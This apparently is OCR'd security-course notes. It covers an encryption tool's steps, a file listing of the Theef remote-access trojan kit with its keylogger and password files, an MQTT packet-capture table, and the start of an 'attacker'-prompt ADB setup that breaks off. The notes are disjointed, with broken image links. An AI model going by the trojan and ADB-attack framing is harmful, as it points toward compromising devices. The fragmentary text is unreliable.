


等待系統產生
完成金鑰對




金鑰產生完成






選擇使用公鑰加
密 session key

選擇公鑰





輸入明文



點擊 Encode 開始加密


加密結果






點擊 Decode 解密

輸入私鑰密碼















解密結果




Theef

Name

-  cgiparam.ini
-  Client210.exe
-  Editserver210.exe
-  Loggedkeys.txt
-  pass.dll
-  readme.txt
-  Savedkeys.txt
-  Scanner.dll
-  Server210.exe
-  thief.ini
-  upx.exe
-  zip.dll

1 KB
2 KB
6 KB
1 KB
2 KB
4 KB
0 KB
0 KB
4 KB
1 KB
2 KB
8 KB



MQTT

https://github.com/pradeesi/MQTT-Wireshark-Capture/blob/master/mqtt_packets_tcpdump.pcap

| | Time | Source | Destination | Protocol | Length | Info |
|----|-----------|---------------|---------------|----------|--------|---|
| 1 | 0.000000 | 10.0.1.4 | 198.41.30.241 | MQTT | 105 | Connect Command |
| 2 | 0.235652 | 198.41.30.241 | 10.0.1.4 | MQTT | 70 | Connect Ack |
| 3 | 0.236156 | 10.0.1.4 | 198.41.30.241 | MQTT | 84 | Subscribe Request (id=1) [SampleTopic] |
| 4 | 0.475706 | 198.41.30.241 | 10.0.1.4 | MQTT | 71 | Subscribe Ack (id=1) |
| 5 | 0.710490 | 198.41.30.241 | 10.0.1.4 | MQTT | 116 | Publish Message [SampleTopic] |
| 6 | 5.713869 | 10.0.1.4 | 198.41.30.241 | MQTT | 68 | Ping Request |
| 7 | 6.144017 | 198.41.30.241 | 10.0.1.4 | MQTT | 68 | Ping Response |
| 8 | 6.144034 | 10.0.1.4 | 198.41.30.241 | MQTT | 105 | Connect Command |
| 9 | 6.144183 | 10.0.1.4 | 198.41.30.241 | MQTT | 93 | Publish Message [SampleTopic], Disconnect Req |
| 10 | 6.372862 | 198.41.30.241 | 10.0.1.4 | MQTT | 70 | Connect Ack |
| 11 | 6.381790 | 198.41.30.241 | 10.0.1.4 | MQTT | 91 | Publish Message [SampleTopic] |
| 12 | 11.386883 | 10.0.1.4 | 198.41.30.241 | MQTT | 68 | Ping Request |
| 13 | 11.673276 | 198.41.30.241 | 10.0.1.4 | MQTT | 68 | Ping Response |
| 14 | 16.677122 | 10.0.1.4 | 198.41.30.241 | MQTT | 68 | Ping Request |
| 15 | 17.059060 | 198.41.30.241 | 10.0.1.4 | MQTT | 68 | Ping Response |
| 16 | 22.062989 | 10.0.1.4 | 198.41.30.241 | MQTT | 68 | Ping Request |
| 17 | 22.400363 | 198.41.30.241 | 10.0.1.4 | MQTT | 68 | Ping Response |
| 18 | 27.403403 | 10.0.1.4 | 198.41.30.241 | MQTT | 68 | Ping Request |
| 19 | 27.640602 | 198.41.30.241 | 10.0.1.4 | MQTT | 68 | Ping Response |

Android adb connect

安裝 ADB

```
[attacker@parrot]-[~]  
$ sudo apt install -y adb  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer  
cryptsetup-nuke-password libasync-mergepoint-perl libcdio18 libcfits  
